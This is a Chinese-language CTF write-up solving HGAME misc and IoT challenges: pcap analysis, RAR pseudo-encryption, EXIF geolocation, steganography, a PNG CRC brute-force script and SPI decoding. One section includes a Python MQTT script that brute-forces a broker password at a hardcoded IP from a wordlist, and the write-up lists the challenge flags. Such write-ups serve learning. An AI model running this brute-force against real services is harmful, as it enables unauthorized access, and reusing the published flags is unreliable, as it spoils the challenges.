
## Sign In

# Where am I

流量分析，下载下来是.pcapng文件，使用wireshark打开




在一泡东西里翻来翻去看到了这个，是上传图片时候的请求




右键追踪http流，用原始数据(RAW)展示。

另存到桌面，随便起个名字然后010打开，删掉多余部分




这些删掉，同时可以看出是RAR，出去改个后缀名，打开发现一片空白，考虑是存在伪加密



第24字节的低位为4，是比较常见的伪加密（其实我第一次遇到，然后在网上搜了挺长时间

将其改成0





再打开就可以看到这张图片

拖出来后-属性-详细信息里面有经纬度

不过可以找一个在线的解析工具<https://jimpl.com/>


控制一下经纬度顺序就可以写出flag: hgame{116\_24\_1488\_E\_39\_54\_5418\_N}

## 神秘的海报

附件是hgame的海报，首先考虑misc图片隐写，010看了看没啥问题

拖进Steg Solve-analyse-data extract

RGB勾选000，preview得到上半flag:hgame{U\_ Kn0w\_LSB&W



根据提示前往链接下载得到一段音频

根据提示利用Steg Hide工具，这里写一些基础指令：

- 1 `sudo apt-get install steghide`Linux下安装
- 2 `steghide embed -cf [图片文件载体] -ef [待隐藏文件]`该指令用来隐写
- 3 `steghide info <file name>`执行该指令并键入密码可以查看文件中隐写的信息
- 4 `steghide extract -sf <file name>`读取隐写信息并提取出文件
- 5 更多用法可以用`steghide --help`进行查看

至于密码，文件里说是之前misc培训有说过，不过我是懒狗没有听所以盲猜123456，猜测正确获取下半flag：av^Mp3\_Stego}

全：hgame{U\_Kn0w\_LSB&Wav^Mp3\_Stego}

## e99p1ant\_want\_girlfriend

附件是茄皇的帅照，题目信息是CRC校验的问题

这里提供一个CRC简单爆破脚本

```
1 import struct
2 import zlib
3
4 def hexStr2bytes(s):
```

```

5     b = b""
6     for i in range(0,len(s),2):
7         temp = s[i:i+2]
8         b +=struct.pack("B",int(temp,16))
9     return b
10
11 str1="49484452"#这里为png
12 str2="0806000000"#这里为png
13 bytes1=hexStr2bytes(str1)
14 bytes2=hexStr2bytes(str2)
15 wid,hei = 512,680 # 宽 高
16
17 crc32 = "0xa8586b45" #CRC
18
19 for w in range(wid,wid+2000):
20     for h in range(hei,hei+2000):
21         width = hex(w)[2:].rjust(8,'0')
22         height = hex(h)[2:].rjust(8,'0')
23         bytes_temp=hexStr2bytes(width+height)
24         if eval(hex(zlib.crc32(bytes1+bytes_temp+bytes2))) == eval(crc32):
25             print(hex(w),hex(h))
26 #输出结果为正确的宽高

```

010修改正确宽高后即可出现flag

# lot

## Help the uncle who can't jump twice

我做的时候题目很谜语人，不认识mqtt的话根本不知道broker是个啥（

于是匆忙学了点mqtt协议，一种基于tcp/ip的协议

paho-mqtt是针对mqtt协议的一个python库

附件是两万行密码，那么按照题目描述就很简单了，我们的用户名是Vergil，密码需要爆破，连上broker之后subscribe Nero头的YAMATO就是flag

exp:

```

1 import paho.mqtt.client as mqtt
2 import time
3 import random
4 import logging
5

```

```


6 HOST = "117.50.177.240"
7 PORT = 1883
8 username="Vergil"
9 password=""
10 topic = "Nero/YAMATO"
11 logging.basicConfig(format='%(asctime)s %(message)s')
12 log = logging.getLogger('mqtt')
13 log.setLevel(logging.INFO)
14
15 def on_connect(client, userdata, flags, rc):
16     if not rc:
17         client.subscribe(topic,qos=0)
18     else:
19         #print("Connected with result code "+str(rc))
20         #print("failed")
21         raise e
22
23 def on_message(client, userdata, msg):
24     print(msg.topic+" "+msg.payload.decode("utf-8"))
25     # 消息处理
26
27 def on_disconnect(client, userdata, rc):
28     if rc != 0:
29         print("disconnected %s" % rc)
30
31 def client_loop():
32     client_id = "client"+str(time.time())
33     for i in open('Songs of Innocence and of Experience.txt', 'r').read().split(
34         log.info(f"password:{i}")
35         try:
36             client = mqtt.Client(client_id)
37             client.username_pw_set(username, i )
38             client.on_connect = on_connect
39             client.on_message = on_message
40             client.on_disconnect=on_disconnect
41             client.connect(host=HOST, port=PORT, keepalive=1)
42             client.loop_forever()
43         except:
44             pass
45
46 if __name__ == '__main__':
47     client_loop()
48

```

跑起来后等待两三分钟就出了


# Help marvin

考的是SPI协议，下载附件用pulseview打开，看到三条数据线




D0频率最高，推断出是SCK线。

然后D1、D2两根线我猜测了很久也一直在试，后来发现其实MOSI线和MISO线的频率是差不多的而且是错位的，那么D1、D2就不可能分别是这俩，因此猜测D2为MOSI/MISO，D1为SS线，用逻辑分析电平可得如下



把ASCII转为字符即可



The screenshot shows the Visual Studio IDE with a C++ file named `temp` open. The code defines an array `arr` of 19 integers and prints each element. The debug console shows the program's output, which is a sequence of hexadecimal values. The first value, `4game{4_5t4nge_Sp1}`, is highlighted in red, indicating an error or warning. The console also shows the program's exit code as 0 and provides instructions on how to close the console window.

```
1  #include<iostream>
2  using namespace std;
3
4  int main()
5  {
6      int arr[] = { 0x34, 0x67, 0x61, 0x6d, 0x65, 0x7b, 0x34, 0x5f, 0x35, 0x74, 0x34, 0x6e, 0x67, 0x65, 0x5f, 0x53, 0x70, 0x31, 0x7d };
7      for (int i = 0; i < 19; i++)
8      {
9          printf("%c", arr[i]);
10     }
11 }
```

Microsoft Visual Studio 调试 × + ∨

4game{4\_5t4nge\_Sp1}  
C:\Users\16634\source\repos\temp\x64\Debug\temp.exe (进程 12780)已退出，代码为 0。  
要在调试停止时自动关闭控制台，请启用“工具”->“选项”->“调试”->“调试停止时自动关闭控制台”。  
按任意键关闭此窗口...

不过第一个字母不知道为啥出了点问题，直接手动改成h即可